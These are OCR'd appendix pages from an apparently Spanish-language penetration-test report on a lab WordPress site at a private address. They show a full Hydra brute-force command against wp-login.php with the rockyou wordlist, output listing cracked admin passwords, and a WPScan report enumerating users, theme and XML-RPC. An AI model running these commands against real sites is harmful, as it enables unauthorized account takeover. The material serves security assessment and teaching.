



```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.12 http-form
-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Login&testcookie=1:s=Loc
ation" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-09 17:
33:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.12:80/wp-login.php:log=^USER^&pwd
=^PASS^&wp-submit=Login&testcookie=1:s=Location
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "123456" - 1 of 14344399
 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "12345" - 2 of 14344399
[child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "123456789" - 3 of 14344
399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "password" - 4 of 143443
99 [child 3] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "iloveyou" - 5 of 143443
99 [child 4] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "princess" - 6 of 143443
99 [child 5] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "1234567" - 7 of 1434439
9 [child 6] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "rockyou" - 8 of 1434439
9 [child 7] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "12345678" - 9 of 143443
99 [child 8] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "abc123" - 10 of 1434439
9 [child 9] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "nicole" - 11 of 1434439
9 [child 10] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "daniel" - 12 of 1434439
9 [child 11] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "babygirl" - 13 of 14344
399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "monkey" - 14 of 1434439
9 [child 13] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "lovely" - 15 of 1434439
9 [child 14] (0/0)
[ATTEMPT] target 192.168.1.12 - login "admin" - pass "jessica" - 16 of 143443
99 [child 15] (0/0)
[80][http-post-form] host: 192.168.1.12   login: admin   password: rockyou
[80][http-post-form] host: 192.168.1.12   login: admin   password: 12345678
[80][http-post-form] host: 192.168.1.12   login: admin   password: password
```

Anexo 4. Informe de resultados de la herramienta WPScan




```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.1.12/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.12/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghos
t_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_d
os/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlr
pc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ping
back_access/

[+] WordPress readme found: http://192.168.1.12/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.12/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:00 <> (0 / 702)  0.00%  ETA: ??:??:?
Fingerprinting the version - Time: 00:00:00 <> (1 / 702)  0.14%  ETA: 00:00:5
Fingerprinting the version - Time: 00:00:01 <> (2 / 702)  0.28%  ETA: 00:12:0
Fingerprinting the version - Time: 00:00:02 <> (3 / 702)  0.42%  ETA: 00:10:2
Fingerprinting the version - Time: 00:00:02 <> (4 / 702)  0.56%  ETA: 00:08:3
Fingerprinting the version - Time: 00:00:04 <> (5 / 702)  0.71%  ETA: 00:10:2
Fingerprinting the version - Time: 00:00:05 <> (6 / 702)  0.85%  ETA: 00:10:0
```


Fingerprinting the version - Time: 00:00:43 <> (696 / 702) 99.14% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (697 / 702) 99.28% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (698 / 702) 99.43% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (699 / 702) 99.57% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (700 / 702) 99.71% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (701 / 702) 99.85% ETA: 00:00
Fingerprinting the version - Time: 00:00:43 <> (702 / 702) 100.00% Time: 00:00:43
[i] The WordPress version could not be detected.
[+] WordPress theme in use: one-business-blocks
| Location: http://192.168.1.12/wp-content/themes/one-business-blocks/
| Last Updated: 2024-08-07T00:00:00.000Z
| Readme: http://192.168.1.12/wp-content/themes/one-business-blocks/readme.txt
| [!] The version is out of date, the latest version is 2.0
| Style URL: http://192.168.1.12/wp-content/themes/one-business-blocks/style.css?ver=6.6.1
| Style Name: One Business Blocks
| Style URI: https://www.ovationthemes.com/products/free-wordpress-business-theme/
| Description: One Business Blocks is an excellent website template designed to elevate your online presence. Ideal ...
| Author: pewilliams
| Author URI: https://www.ovationthemes.com/
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.12/wp-content/themes/one-business-blocks/style.css?ver=6.6.1, Match: 'Version: 1.8'
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00:01


[i] User(s) Identified:
[+] administrador
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://192.168.1.12/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - http://192.168.1.12/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Sep 9 17:54:25 2024
[+] Requests Done: 1329
[+] Cached Requests: 11
[+] Data Sent: 358.106 KB
[+] Data Received: 42.745 MB
[+] Memory used: 233.262 MB
[+] Elapsed time: 00:00:58
(kali㉿kali)-[~]
$

Anexo 5. Página oficial de *Ngrok*



Anexo 6. Verificación de salida con la *url* de *ngrok*